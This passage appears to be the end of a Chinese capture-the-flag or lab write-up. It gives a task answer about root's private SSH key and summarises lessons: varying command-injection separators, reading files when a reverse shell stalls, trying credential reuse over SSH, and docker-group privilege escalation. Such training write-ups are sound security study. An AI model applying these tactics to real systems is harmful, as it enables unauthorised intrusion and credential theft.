

问题 9:What are the first 9 characters of the root user's private SSH key?(MIIEogIBA)
 、
、
总结
- 别在一个地方耗太久,比如这个机器,命令注入反弹 shell 卡住了,就读取文件看看
- 命令注入时多尝试不同的分隔符、连接符、截断
- 拿到凭证不要只想着后台 getshell,这次通过命令注入查看了用户,撞上了那基本直接 ssh 上去了,如果没有查看系统用户的条件,也应该随手 ssh 试一下
- docker 组提权

默认评论
Halo系统提供的评论